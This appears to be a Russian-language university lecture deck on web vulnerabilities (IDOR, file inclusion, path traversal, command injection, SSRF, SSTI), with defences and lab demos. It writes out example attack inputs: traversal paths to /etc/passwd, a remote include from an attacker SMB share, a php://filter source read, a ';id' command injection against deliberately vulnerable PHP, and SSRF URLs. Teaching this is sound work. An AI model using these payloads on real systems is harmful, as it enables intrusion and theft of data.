ИТМО

Веб-уязвимости

Александр Менщиков,
к.т.н., доцент ИТМО

Содержание лекции

1. IDOR
2. File Inclusion & Path Traversal
3. Command Injection
4. SSRF
5. SSTI


Insecure Direct Object Reference (IDOR)

Описание уязвимости

- Возникает, когда злоумышленники могут получить доступ к объектам или изменить их, манипулируя **идентификаторами**.
- Она возникает из-за ошибок в правах доступа пользователя к определенным данным
- Приводит как правило к **утечкам информации**

https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references

Схема работы



Примеры

- Зная ID пользователя, можно перебрать страницы остальных, даже если нет ссылок на них в интерфейсе
- Можно найти опубликованные файлы на веб-ресурсах, размещенные по предсказуемым URL

Атака и защита

- Обнаружение:
  - Инструменты фаззинга и перебора (Burp Suite, gobuster, ffuf)
  - Ручной анализ
- Инструменты для атаки:
  - Burp Intruder
  - Python
- Защита:
  - Корректная реализация логики приложения
  - Аутентификация и корректные права доступа

Демо

1. https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references
2. IDOR 01

File Inclusion & Path Traversal

Описание уязвимости

- Уязвимость возникает из-за использования пользовательского ввода без надлежащей проверки при **динамическом включении файлов** (в том числе интерпретации кода в них)
- Приводит в первую очередь к **утечке информации** (раскрытию содержимого файла), но при различных условиях может вести и к **выполнению кода на веб-сервере, отказу в обслуживании (DoS), выполнению кода на стороне клиента (XSS)**

```
<?php
if (isset($_GET[‘page’])){
  include $_GET[‘page’];
}else{
  echo “<p>This is the front
page.</p>”;
}
?>
```

Виды File Inclusion: LFI & RFI

- **Remote File Inclusion** (RFI):

Файл загружается с удаленного сервера

- **Local File Inclusion** (LFI):

Файл загружается с локального сервера

```
<?php include($_GET['file'].".php"); ?>
```

- **Path Traversal**

При обращении к ресурсу недостаточно валидируются данные от клиента, что позволяет выйти за пределы контекста (например, за пределы директории ..)

Примеры


- На сайте в зависимости от имени пользователя в URL, загружаются его данные из одноимённого файла (например, .../users/admin –> admin.txt)
- Сервер на основе пути .../download/?filename=<...> загружает файл из локальной директории и выдает его пользователю. Можно вместо имени файла передать полный путь до файла, расположенного в другой директории

LFI. Пример эксплуатации

- LFI - включение локального файла. Может использоваться либо в связке с загрузкой файла, либо самостоятельно (через доступные на машине файлы)

http://site.com/images?image=image.png →

http://site.com/images?image=../../private.php →




RFI. Пример эксплуатации


- RFI через SMB - включение удаленного файла, расположенного на подконтрольной атакующему машине

http://site.com/images?image=image.png

http://site.com/images?image=\\1.2.3.4\share\code.php



Path Traversal. Пример эксплуатации



Атака и защита

- Обнаружение (перебор путей):

  /etc/passwd

  ../../../../../../etc/hosts

  http://ourdomain.ru/test.php

  \\ourdomain.ru/test.php

- Защита:
  - Корректная реализация логики приложения

File Inclusion. Streams

- Структура описания потока: <схема>://<данные или адрес>
- Примеры:
  - http://abc.com/file.txt - получение данных с сервера http
  - file:///home/user/test.txt - получение данных из локального файла
  - phar:///tmp/data.phar - чтение из архива (phar)
  - **php://фильтрам** - доступ к различным потокам ввода-вывода и
  - **expect://** - поток для взаимодействия с процессами

https://kmb.cybber.ru/web/lfi/main.html

File Inclusion. filter

- php://filter - обработчик потока, который применяет к нему функцию преобразования
- Эксплуатация при LFI:

```
http://site.com/images?image=../../private.php
```

Исполнение

```
http://site.com/images?image=php://filter/convert.base64-encode|convert.base64-decode/resource=../../private.php
```

Исходный код

Демо

1. https://portswigger.net/web-security/file-path-traversal/lab-simple
2. https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass
3. https://portswigger.net/web-security/file-path-traversal/lab-sequences-stripped-non-recursively
4. RFI 01

Command Injection

Command Injection

- Атака: внедрение произвольных данных в запросы к командному интерпретатору
- Используемые интерпретаторы:
  - sh и разновидности (bash, zsh, csh,...)
  - cmd
  - PowerShell
- Опасность:
  - Удаленное исполнение кода (RCE)

http://pinger.task/ping?ip=192.168.0.1

Тем временем внутри:

```
ping 192.168.0.1 -c 1
```

Command Injection. Пример

```
<?php
    print("Which log file do you need?");
    print("<p>");
    $file=$_GET['filename'];
    system("cat $file");
?>
```


```
http://***/page.php?filename=a.txt;id
```

Command Injection. Атака и защита

- Место атаки: любая часть приложения, в которой может использоваться исполнение стандартных утилит или запуск процессов
- Методы поиска:
  - Инъекция параметров
  - Поиск результатов исполнения консольных утилит
- Инструментарий: Burp Suite, Python
- Защита:
  - Фильтрация
  - Отказ от исполнения пользовательского ввода (изменение логики приложения)

Демо

1. Demo Command injection
2. https://portswigger.net/web-security/os-command-injection/lab-simple




SSRF


Server Side Request Forgery

- SSRF – это атака, которая позволяет отправлять запросы от имени сервера к внешним или внутренним ресурсам

- Причина всегда одна – некорректная проверка данных. При получении ссылки сервер не проверяет переданный в ней адрес и обращается к указанному пользователем ресурсу.



Server Side Request Forgery



Server Side Request Forgery

Server Side Request Forgery

- Так же возможно использование других протоколов

- ssrf.php?url=sftp://127.0.0.1:11111/
- ssrf.php?url=tftp://127.0.0.1:12346/TESTUDPPACKET
- ssrf.php?url=ldap://localhost:11211/%0astats%0aquit

https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery

Демо


1. SSRF simple
2. SSRF в CouchDB
3. https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost

SSTI


Server Side Template Injection

Шаблонизатор — это инструмент, который позволяет проще писать разметку, делить её на компоненты и связывать с данными.


Server Side Template Injection



Server Side Template Injection



Server Side Template Injection



Hello, <Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': None, 'JSON_SORT_KEYS': None, 'JSONIFY_PRETTYPRINT_REGULAR': None, 'JSONIFY_MIMETYPE': None, 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'SUPER_SEVRET_VALUE': 'TOP_SECRET'}>

Практика

1. SSTI hard
2. https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-basic

Вопросы?